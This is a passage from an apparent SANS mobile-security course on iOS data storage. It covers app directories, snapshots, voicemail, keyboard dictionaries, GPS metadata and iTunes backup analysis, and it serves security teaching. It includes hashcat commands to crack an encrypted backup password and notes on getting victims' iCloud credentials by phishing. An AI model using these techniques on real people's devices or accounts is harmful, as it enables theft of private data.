iOS stores apps retrieved from the Apple App Store in the device filesystem using several different directories. Prior to iOS 8, applications were stored in the /private/var/mobile/Applications directory with each app using a globally unique identifier (GUID) to represent the sandbox directory. With iOS 8 and the introduction of new IPC mechanisms requiring shared directories with accessibility for multiple applications, this structure has changed.

In iOS 8 and later, applications and the associated files are stored in a new top-level directory /private/var/mobile/Containers. Within this directory are three subdirectories:

- **Bundle:** The Bundle directory has a subdirectory for each app installed using a GUID naming convention, as shown on this page for ooVoo. The Bundle subdirectories store the application executable and associated content files, including the application icon in JPG format "iTunesArtwork", application information for publishing in iTunes, and the application bundle directory itself.
- **Data:** The Data directory also has several subdirectories, one for each app using GUID naming, which is used to store files created by the application. For most application analysis needs focusing on data disclosure, this is the directory where database files, plist files, and other file types will be stored.
- **Shared:** The Shared directory also uses a GUID naming convention but is frequently empty. Data is populated in the Shared directory tree when an app sharing extension is in use, and it is removed when the action is completed.

FINDING STUFF IN IOS

How do I find files associated with an app name?

```
# find /private/var/mobile -iname '*safari*'
/private/var/containers/Bundle/Application/142484CB-C79F-49D0-98DA-
9386509D9D7A/Dropbox.app/PSPDFKit.bundle/safari-activity-legacy.png
/private/var/mobile/Containers/Data/Application/8EB3C8AC-E092-420D-B456-
7E317536EFE9/Library/Safari
```

How do I match the Bundle GUID to the app name?

```
# ls /private/var/containers/Bundle/Application/*/* | grep \.app:$
/private/var/containers/Bundle/Application/0BF3-snip-B860/Origins HD.app:
/private/var/containers/Bundle/Application/0C06-snip-D962/PDFExpert.app:
/private/var/containers/Bundle/Application/1424-snip-9D7A/Dropbox.app:
```

Which data directories belong to which apps?

```
# cd /private/var/mobile/Containers/Data/Application
# ls */Library/Preferences/*.plist
0043F0D1-CF10-44E4-A702-163FB6C1F3EA/Library/Preferences/com.zappos.ipad.plist
02553536-EC94-4332-A3AB-718A06985F1E/Library/Preferences/com.apple.Maps.plist
07B6B9B9-DD96-418F-91C7-9750B0617ABC/Library/Preferences/com.tumblr.tumblr.plist
```


Finding Stuff in iOS

Finding files on the filesystem can be difficult due to the complexity of the file structure and the use of GUID directory names that do not immediately reveal the application identity associated with the directory. To explore the filesystem on iOS, use shell commands, such as the examples shown on this page, along with tab completion to simplify navigation and search.

IOS SCREEN SNAPSHOTS

Running applications take a screenshot of the app when task-switching

- Used for zoom-in when returning to the app

System apps in predictable location

Third-party apps in Containers/ ... somewhere

< iOS 10: PNG, >= iOS 10: KTX (Khronos Texture, OpenGL texture format for 2D and more complex imaging)

```
# pwd
/private/var/mobile/Library/Caches/Snapshots
# find /private/var/mobile/Containers -type d -name Snapshots -print0 -exec echo -n / \; -exec ls {} \;
/private/var/mobile/Containers/Data/Application/8EB3C8AC-E092-420D-B456-
7E317536EFE9/Library/Caches/Snapshots/com.apple.mobilesafari
# ls /private/var/mobile/Containers/Data/Application/8EB3C.../com.apple.mobilesafari/
Default-Portrait.png     downscaled/
```


iOS Screen Snapshots

iOS has a sophisticated user interface, which requires Apple to implement special functionality when switching between apps. For example, when you task-switch between running applications in iOS, the next application screen has a zoom-in look as part of the switching process. Apple accomplishes this zoom-in by taking a screenshot of the running app when you task-switch to show the zoom-out effect and leveraging the previous screen capture of the next app for zoom-in.

The screenshots for most system apps when task-switching are stored in /private/var/mobile/Library/Caches/Snapshots. Listing the contents of this directory will indicate the running apps. Inside of each directory is an image file of the screenshot for the app prior to its task-switch.

Third-party iOS apps and other system apps (including MobileSafari) store snapshot files in /private/var/mobile/Containers/Data/Application/GUID/Library/Caches/Snapshots and other directories. To quickly find available iOS snapshots, use the find command shown on this page to search for the directory "Snapshots". The added "exec" commands following the print0 parameter are used to improve the format of the output, keeping one application name on each line.

Prior to iOS 10, application snapshots were PNG files, which are easy to view. Following the introduction of iOS 10, however, the file format changed to Khronos Texture files with a .ktx filename extension. KTX files are OpenGL textures, which can represent 2D images and more complex data such as overlays, 3D imaging, and more complex layered images.


Neither Windows nor macOS has a native KTX viewer. A free tool for viewing KTX files is PVRTexTool, distributed with the PowerVR tools available at https://community.imgtec.com/developers/powervr/tools/pvrtextool/.

IOS VISUAL VOICEMAIL

Data stored in /private/var/mobile/Library/Voicemail

- voicemail.db: Voicemail details including caller phone number and date/time
- *.amr: Adaptive Multi-Rate voicemail recordings

Play and convert AMR files with AMRPlayer for Windows or FFmpeg



iOS Visual Voicemail

iOS Visual Voicemail stores data in /private/var/mobile/Library/Voicemail. Of particular interest is the voicemail.db file, which details the inbound caller phone number information, date, and time of the missed call, as well as files ending in the ".amr" extension. Adaptive Multi-Rate (AMR) files are the stored voicemail recordings. The AMR files can be copied to Windows or other platforms and played with AMRPlayer for Windows (http://amrplayer.com/) or FFmpeg (http://ffmpeg.org/) for any platform.

USER DICTIONARY DATA

iOS records a history of all words typed

- For predictive text

Tremendous source of valuable content

Passwords generally not recorded here

/var/root/Library/Keyboard/dynamic-text.dat

sarah	Goats	touisset
said	Henry	fingerpicking
Picasso	apache	fingerstyle
birds	ubuntu	gillette
night	impersonate	hasborg
away	Ware	inurl
keno	turkey	ioctl
pinyon	quiz	jansch
green	annoy	jwright
things	Mobile	labradoodle
Marty	Security	mexicanmadeeasy
girl	Ethical	ProJo
nirvana	Hacking	saas
last	cheezits	stoddard
curran	comEgtEPH	tomatillos
moving	counterhack	royalwedding
ZigBee	disassociation	saas
Mountain	sctp	

User Dictionary Data

A useful file that can be recovered from a jailbroken iOS device is the user dictionary data file stored at /var/root/Library/Keyboard/dynamic-text.dat. This file records all the unique words entered by users on their mobile device chronologically for use in predictive text substitution. This is a very useful collection of data, and although passwords are not recorded in this file, the content could be used to produce password guessing lists or could be evaluated to determine the activities of the device user.

The example on this slide is (embarrassingly) taken from the author's iPhone 4.

RETRIEVING AN IOS BACKUP

Backups can be acquired in different ways

- Created through iTunes after unlocking the device
- Retrieved from iCloud after acquiring iCloud credentials
  - Through phishing or social engineering
  - Through data breaches and password reuse
  - Through guessing
- Retrieved from compromised computers

Retrieving an iOS Backup

There are two ways in which iOS backups can be created.

The first way is through iTunes (available on both macOS and Windows) when your device is unlocked and connected via USB. A backup created though iTunes is stored on the host and includes nearly all of your device's data and settings. However, it does not include Touch ID and Face ID settings, Apple Pay information and activity, health, and keychain data. Users have the option to create an encrypted backup after choosing an initial password. The encrypted backup includes more confidential data like saved passwords, Wi-Fi settings, website history, and health data.

An attacker can either create this offline backup himself or herself after unlocking the device or either it from a compromised computer.

Alternatively, iOS backups can be automatically created and stored in iCloud, Apple's cloud service, when connected to Wi-Fi. iCloud backups are encrypted and include confidential information except for Touch ID, Face ID settings, and Apple Pay information. These backups can be accessed from the iCloud web application (https://www.icloud.com). An attacker could gain access to the iCloud account of his or her victim through phishing, socials engineering, or by performing a password reuse attack using passwords found in data breaches.


IOS BACKUP

iTunes backup operation transfers configuration and use data

Backup stored on target platform

- ~/Library/Application Support/MobileSync/Backup on OS X
- %APPDATA%\Apple Computer\MobileSync\Backup on Windows

Minor changes between iOS 9 backup and later



iOS Backup

Apple iOS devices back up to the Apple iCloud online service or to a local directory structure through iTunes. Backup resources are stored in the iTunes application resource directory in ~/Library/Application Support/MobileSync/Backup on OS X or %APPDATA%\Apple Computer\MobileSync\Backup on Windows. The backup directory includes several files using a filename that is the SHA1 hash of the absolute filename path from the mobile device, along with catalog and configuration files.

With the introduction of iOS 10, the format used for storing backup files changed. Prior to iOS 10, all the backup files were stored in a single directory. In iOS 10 and later, the backup files are stored in subdirectories corresponding to the first two characters of the filename.

Next, we look at extracting data from these files.

IOS BACKUP RESOURCES

`Status.plist`: Status of last backup, including date and time

`Manifest.plist`: Third-party app backup information, including app version numbers

`Info.plist`: iOS device information

- ICCID (SIM serial number), IMEI, phone number

`Mddata` files (hashed filenames) are backed-up application resources

- SMS database, contacts, and more
- Filename is a SHA1 hash of the full file path

For encrypted backups, file content is protected


iOS Backup Resources

An iOS backup directory includes several files, including Apple preference list (plist) and database files. Four files are of particular interest to us from an information disclosure perspective:

- **Status.plist:** The status plist file identifies the status of the last backup, including the date and time of the backup.
- **Manifest.plist:** The manifest plist file includes information about third-party apps installed on the mobile device, including app version information.
- **Info.plist:** The info plist file contains information about the iOS device, including the integrated circuit cart identifier (ICCID, the SIM card serial number), the international machine equipment identifier (IMEI), and the phone number.
- **Mddata files:** Also stored in the backup directory using a SHA1 hash of the file being backed up as the filename. These files vary in file type and content but include the contents of the SMS database, contact list, calendar information, and more.

When the iTunes uses an encrypted backup, filename content remains the same, but the contents of the files are protected, requiring access to the decryption key protected with the device passcode to decrypt the contents.

VIEWING PLIST FILES



XML-based configuration data, stored in ASCII or proprietary binary packed data, accessible with plutil on OS X or plist Editor for Windows

Viewing Plist Files

Apple iOS plist files store configuration information for the device in an XML format. The file can be stored in plaintext ASCII or as a proprietary packed file format intended to reduce the file size. These binary files require the use of a supporting editing tool to view the file contents, such as the plutil command line utility on OS X or the plist Editor for Windows, as shown on this slide.

The example on this slide is the Info.plist file, disclosing the version of iOS, the device name, serial number, and last backup date.

MDDATA FILES

Files transferred directly from iOS platform without modification

Many can be viewed with native tools; may require valid filename extension


Other files may require custom tools

```
~/Library/Application Support/MobileSync/Backup $ file *
059a3feds6d5ccc69ca5d214766d91eb2964787ef: XML  document text
091f8b1f753e49e14f350d2957d28c8805a84bd0: data
10dee2533f8fe8b1707b0ffffbd0f7f0c7cdcb53: SQLite 3.x database
4c2507141bb7d1e8e2df5c98a59aec84357b49a5: empty
7ddb1ea8c09e5baae5e2d2ecac604a4e4e3087de: JPEG image data, JFIF standard 1.01
7ff7fe545440ab72b1570232d0ed81b84a5334dd: Apple binary property list
da976c83aad7772bd6f58ea42d6d46959e0e6dbf: TIFF image data, big-endian
```


Mddata Files

The Mddata files, so named because older versions of iTunes added a .mddata filename extension, are transferred directly from the iOS device without modification. The filenames are not preserved, instead replaced with a SHA1 hash of the filename.

Even though the filenames and extensions are not preserved, we can open and evaluate the contents of these files with standard tools. We can determine what kind of a file it is with the UNIX "file" utility, as shown on this slide. After identifying the file type, such as SQLite 3.x database files, we can rename the file to include an appropriate filename extension and open the file with standard tools.



All backup data is accessible manually, but decoding the data takes time.

SQLiteSpy

The SQLiteSpy tool enables you to view the contents of SQLite database files retrieved from iOS backups. On this slide, the file viewed is the Safari bookmarks database, disclosing the bookmark title and URLs captured by the iOS user.

Without the ability to easily identify the filenames due to the use of SHA1 hashing, analysis of backup file resources is more time-consuming. You can still examine and extract valuable data from the files, but it requires more analysis time.

EXIFTOOL

ExifTool extracts and displays metadata in files

- Many complex file types are supported
- Notably, image files and location data

```
$ exiftool IMG_3436.JPG                          # Shows all EXIF data for filename
ExifTool Version Number         : 10.08
File Name                       : IMG_3436.JPG
Directory                       : .
File Size                       : 2.6 MB
File Modification Date/Time     : 2016:04:16 10:55:53-04:00
...
$ exiftool IMG_3436.JPG | egrep "Lat|Lon"        # Limit to matching strings
GPS Latitude Ref                : North
GPS Longitude Ref               : West
GPS Latitude                    : 41 deg 49' 15.80" N
GPS Longitude                   : 71 deg 21' 30.73" W
$ exiftool -b -ThumbnailImage IMG_3436.JPG >thumbnail.jpg # Extract thumbnail image
```


ExifTool

Many complex file types store metadata that is associated with the file but not normally observed through regular views. The ExifTool utility by Phil Harvey (http://www.sno.phy.queensu.ca/~phil/exiftool/) enables you to easily view the associated metadata of a file, which can reveal interesting additional details.

Notably, for mobile devices, many images save date, time, and GPS coordinates in the metadata of image files. As shown on this slide, ExifTool can quickly extract the information on the command line. ExifTool can also extract thumbnail information for an image file, which can sometimes be different than the image it is supposed to represent. (Some iOS and Android photo editing utilities enable users to edit image files but won't update the embedded thumbnail EXIF data.)

IEXPLORER BACKUP ANALYSIS

"iPhone Manager" app for OS X, Windows

- Export and copy data from iOS device over USB, or through iTunes backups
- Free demo, $35 for basic license

Parses local iTunes backup data

- For compromised host, copy iTunes backup to the system MobileSync directory

iExplorer simplifies access to iTunes backup data; still requires manual data analysis


iExplorer Backup Analysis

iExplorer by Macroplant is a commercial product designed to be a companion management tool for iOS devices. Available for OS X and Windows systems with a free, unlimited trial version, iExplorer can interact with a live device connected over USB to export and copy data from an iOS device. This enables users to manage app data for messages, contacts, voicemail, phone call logs, notes, calendar, and Mobile Safari history, and bookmarks quickly. iExplorer can also work with iTunes backup data to achieve similar results.

iExplorer can parse iTunes backup data quickly but can read only from backups in the local system MobileSync directory. For parsing backups from a compromised host or sharing backups taken from iTunes among a team, copy the iTunes backup to the system MobileSync directory (for example, ~/Library/Application Support/MobileSync/Backup on OS X or %APPDATA%\Apple Computer\MobileSync\Backup on Windows) and then start iExplorer and select the target backup by iOS device name.

Note that, although iExplorer can quickly evaluate data from messages, contacts, calendar, Mobile Safari, voicemail, call logs, and notes, analysis of other backup resources (including third-party applications) still is a manual and time-consuming task.

A single license for iExplorer is $35, available at https://www.macroplant.com.



iExplorer Data

This page shows an example of the iExplorer app parsing backup data from an iPad. By navigating to the HomeDomain folder group, you can see the Mobile Safari bookmarks database, SMS database, Notes database, and system-side cookies storage. These files can be exported with iExplorer to the original filenames and then viewed with standard database tools (such as SQLiteSpy for Windows or the sqlite3 utility on OS X and Linux).

ENCRYPTED BACKUP

If you have a stolen device, you would not encrypt a backup

If you compromise a Windows or macOS client, you may need to decrypt a backup

iOS 10+ backup password stored in the Manifest.plist file

- Hashed 10 million times using HMAC SHA256

Extract hash with itunes_backup2hashcat and attack with Hashcat (practically, you'll need lots of GPUs)

```
$ ~/bin/itunes_backup2hashcat.pl Manifest.plist
$itunes_backup$*10*a48cecc3071f412f1fdd0edb877cf474501ef7d2cebfc83ff8a26a186363a1b4d46b0d
fdedae105d*10000*833b9a42f9caedb18f4ac114b9cda637d71f88fa*10000000*579903070bb98869a405c7
5e962f43f8420b3e02
$ ~/bin/itunes_backup2hashcat.pl Manifest.plist >itunes.hash
$ ~/Hack/hashcat/hashcat -m 14800 -d3 itunes.hash ~/Hack/rockyou.txt
hashcat (v3.30-55-g32e285f) starting...
```


Encrypted Backup


In this module, we're looking at the techniques that can be used to extract data from a stolen device, but let's take a short departure to also talk about encrypted iTunes backups.

If you have a stolen iOS device in your possession and you can unlock the device, then you can make an unencrypted iTunes backup as a mechanism to extract data from the device. However, another opportunity for attacking iOS devices is to exploit a Windows or macOS client, and extract a backup created by the user on the filesystem. In the case of a compromised Windows or macOS device, the backup may be encrypted by a password chosen by the user running iTunes.

Fortunately, there is no password complexity requirement associated with the iTunes backup password selection. Using your access to the Windows or macOS device, it would be wise to extract any other password information from the registry or macOS keychain, and use those passwords as potential guesses for the iTunes backup password.

With iOS 10, iTunes changed the mechanism with which it stores the backup password, making the process of mounting a password guessing attack much more difficult. Using the itunes_backup2hashcat.pl script (https://github.com/philsmd/itunes_backup2hashcat), you can read from the Manifest.plist file in the iTunes backup and create a data hash that is suitable for password cracking with Hashcat, as shown on this page.

Unfortunately, the password hash is stored in the Manifest.plist file after HMAC-SHA256 hashing the password 10,000,000 times. Using standard CPUs, or even moderate graphics processing units (GPUs), it will take a long time to mount a password guessing attack. High-end GPUs such as the Nvidia GeForce 1080 (approximately $600 USD) complete password guessing at a rate of approximately 120 words/second (the author's GeForce GT 750M only achieves approximately 2 words/second).



iOS Backup Password Reset Now Possible

A potential reduction in security in iOS 11 is the ability for users to reset a password associated with a backup, allowing a user to generate new, password-less backups.

With iOS 8–10, the user has the option to select a backup password in iTunes. When the password is entered, it is stored on the iOS device and the data is encrypted prior to delivery to the host system for storage in iTunes. To restore the backup, the backup password must be entered to decrypt the contents. Further, removal of a password was only possible by entering the password and generating a new, unencrypted backup, or by performing a full device reset (losing all data on the device).

In iOS 11, this behavior has changed. Passwords are still an option to protect the confidentiality of iTunes backups, but unlike earlier versions of iOS, the requirement to use a password for a backup has been removed. With iOS 11, the user can navigate to Settings | General | Reset and tap *Reset All Settings* to remove the iTunes backup password requirement.

For end users, this could be seen as a positive change, since prior to iOS 11, if the user forgot their iTunes password, they couldn't restore backups or create new unencrypted backups (e.g., they couldn't turn off the password required to restore the backup). However, this also opened up a new opportunity for forensic analysis of an iOS device.

Consider a case where the user has an iOS 10 device with a backup password. If apprehended by law enforcement in the United States, the officer could use Touch ID or Face ID to unlock a device and access data from the device itself. However, a *logical forensic acquisition* (e.g., an iTunes backup) is not possible since the iOS device will not create new, unencrypted backups without the prior iTunes backup password (which the suspect could "forget", or otherwise not turn over to LEA). With iOS 11, this limitation for LEA is removed, and an apprehended iOS device could be unlocked, and a logical forensic acquisition could be applied to recover all data after navigating to the Reset All Settings option. (On your iOS device, go to Settings > General > Reset, tap Reset All Settings, and enter your iOS passcode.)

Follow the steps to reset your settings. This won't affect your user data or passwords, but it will reset settings like display brightness, home screen layout, and wallpaper. It also removes your encrypted backup password.

Connect your device to iTunes again and create a new encrypted backup.

This change reduces the effective security of iOS, allowing for logical acquisition of iOS data through iTunes when the device is unlocked.

MODULE SUMMARY

iOS and Android devices have complex filesystems and storage systems

Both leverage SQLite 3.x for database storage

- System-wide and application-specific

Proprietary files are inconvenient but can be viewed and edited with the right tools

Sensitive data can be recovered

Module Summary

Both iOS and Android devices have complex filesystems and storage systems used for user data, operating system data, application files, and system preferences. In addition, Android devices also commonly take advantage of external Compact Flash (CF) storage cards.

Both Android and Apple iOS use SQLite 3.x databases for application and operating system storage needs. The format of each database is different but can be explored using command line or GUI navigation tools. In addition to SQLite databases, both platforms also store data in ASCII or binary configuration files, leveraging the property list (plist) format for Apple iOS and proprietary storage files for Android. Storage of data in the binary format is inconvenient from an access perspective, but both binary file formats can be viewed with the appropriate tools for the platform.

Access to the filesystem of any mobile device represents an opportunity to access sensitive data from the system, including application-specific data, SMS or MMS messages, calendar or contract book information, and more. Understanding the filesystem structure and data storage mechanisms is vital in order to evaluate the risks and threats available to an adversary who is able to access these resources.

Course Roadmap

- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 2

The Stolen Device Threat
Jailbreaking iOS
Rooting Android
Data Storage on Android
Exercise: Android Backup Analysis
Data Storage on iOS
Exercise: iPhone Data Analysis
Mitigating Malware
Exercise: Android Malware Analysis

This page intentionally left blank.

EXERCISE: IPHONE DATA ANALYSIS

Log in to the SANS lab platform for the exercise
This exercise will take approximately 20 minutes

Exercise: iPhone Data Analysis

Please log in to the SANS lab platform for the iPhone Data Analysis exercise. This exercise will take approximately 20 minutes to complete.

